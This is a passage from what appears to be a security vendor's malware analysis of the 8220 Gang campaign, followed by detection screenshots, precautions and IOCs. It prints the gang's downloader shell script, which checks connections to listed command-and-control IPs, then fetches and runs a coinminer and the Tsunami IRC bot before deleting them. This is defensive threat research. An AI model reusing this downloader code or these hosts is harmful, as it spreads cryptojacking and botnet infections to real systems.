:  done
:}
}
```

Figure 21 - Lateral movement via local ssh credentials

## Downloader

1. The main purpose of this shell script is to download payloads which includes "Tsunami IRCBot" and "Coinminer".
2. Verifies the existence of established connections to the IP addresses 51[.]255[.]171[.]23, 217[.]182.205.238, 89[.]185[.]85[.]102, 178[.]62[.]234[.]229, and 159[.]223[.]201[.]180. These IP addresses are associated with miner and IRCbot frameworks, and this process is undertaken to assess the presence of any active malware.
3. If they are not connected to above IPS it downloads miner as \$DIR/bash and executes with parameters "-c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d"
4. It downloads Tsunami malware as "\$DIR/python3" and executes it.

```

}m(){
5 if [ ! $(netstat -ant | grep -e 217.182.205.238 -e 89.185.85.102 -e 178.62.234.229 -e 159.223.201.180 | grep ESTAB | sort | uniq | wc -l) -gt '0' ]; then
7   download_path="$DIR/bash"
8   s="$(uname -m)"
9
10  get Surl/$s "$download_path"
11  nohup "$download_path" -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d >/dev/null 2>&1
12  nohup "$download_path" -c -p 80 -p 443 -tls -dp 80 -dp 443 -tls -d -pwn >/dev/null 2>&1
13  rm -rf "$download_path"
14 fi
15 }
16 }
17 }
18 }b(){
19 if [ ! $(netstat -ant | grep -e 51.255.171.23 | grep ESTAB | sort | uniq | wc -l) -gt '0' ]; then
20   download_path="$DIR/python3"
21   s="$(bashrc $(uname -m))"
22   get Surl/$s "$download_path"
23   nohup "$download_path" >/dev/null 2>&1
24   rm -rf "$download_path"
25 fi
26 }
27 }
28 }

```

Figure 22 - Downloading and executing Tsunami and miner.

5. It also uses the \$(uname -m) command to download files related to the specific architecture. The Tsunami malware(md5: 63a86932a5bad5da32ebd1689aa814b3) and miner (md5: 915aec68a5b53aa7681a461a122594d9) haven't changed over last 2 years of the campaign.

## Uptycs CNAPP coverage

Uptycs CNAPP is flagging a growing number of suspicious alerts, encompassing activities such as system startup, potential information theft, attempts to gain high-level access, termination of running services, executing processes from temporary locations, and the discovery of dropped files within the AppData folder. These alerts collectively contribute to an escalating level of suspicion.

The screenshot displays the Uptycs CNAPP interface. At the top, there are summary statistics: 10/10 signals, 2 Alerts, 55 Events, 8 Tactics, 9 Techniques, and an Advanced Threat indicator. The main area is divided into 'SIGNALS' and 'DETECTION GRAPH'. The 'SIGNALS' section shows 57 signals with a list of detected activities:

- Process attempting to get system information (Path: c:\windows\microsoft.net\framework64\v4.0.30319\addinprocess.exe)
- PowerShell child process made network connection (Path: c:\windows\microsoft.net\framework64\v4.0.30319\addinprocess.exe)
- Process attempting to stop Service (Path: c:\windows\microsoft.net\framework64\v4.0.30319\addinprocess.exe)
- Yara rule match on process memory (Rule Name: Uptycs\_Coinminer.Uptycs\_Xmrig.Uptycs\_Coinminer\_V1.Uptycs\_Coinminer\_V4)

The 'DETECTION GRAPH' shows a timeline of these events. A detailed alert panel on the right highlights the 'Yara rule match on process memory' alert. The alert details are as follows:

Code	YARA_PROC_MEMORY
Status	OPEN
Command line	zephyr2xf9vmhptpx6vy4hhwte94b2l5sgyp9czg57u8dwr3rqdd37eykxofjuyjvp51vbbifcamyakuue9apzzunodxyttj2z.c4k -p...
Count	4
Login name	[REDACTED]
Process name	addinprocess.exe
Process path	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\AddinProcess.exe
Process pid	14196
Rule name	Uptycs_Coinminer.Uptycs_Xmrig.Uptycs_Coinminer_V1.Uptycs_Coinminer_V4
Sha256	f0c5491dc3851da576f0755319669c98809d82276b3e680350cc8a3f404f78f0

Figure 23 - Uptycs alert -Windows




Figure 24 - Uptycs alert - Linux

## Conclusion: 8220 Gang

The 8220 Gang has proven to be a substantial threat, challenging the characterization by some researchers who initially labeled them as mere "script kiddies." While their Linux campaign saw minimal changes, the group significantly enhanced and altered their tactics in the Windows campaign.

Organizations are now tasked with the continuous improvement and updating of their security systems to match the group's evolving strategies. In the early stages, the group employed straightforward and easily detectable scripts in their deployments. Maintaining a watchful eye on the 8220 Gang and their deployments is crucial for ongoing analysis, detection, and the effective implementation of blocking measures.

## Precautions

- Utilize trustworthy antivirus and anti-malware solutions, ensuring they are regularly updated.
- Maintain current security patches for operating systems and software to stay protected.
- Inform users/employees about the risks associated with clicking on unfamiliar links or downloading questionable attachments.
- Enforce robust email filtering to prevent malicious attachments and links from infiltrating your system.
- Consistently observe network traffic for any abnormal or questionable behaviors.
- Frequently back up essential data and store it in an offline location to safeguard against ransomware encryption.

## IOC

<https://github.com/uptycslabs/IOCs/blob/main/8220Gang>



Analyst Report

**Market Guide for Cloud-Native Application Protection Platforms (CNAPP)**

---

[Download Report](#)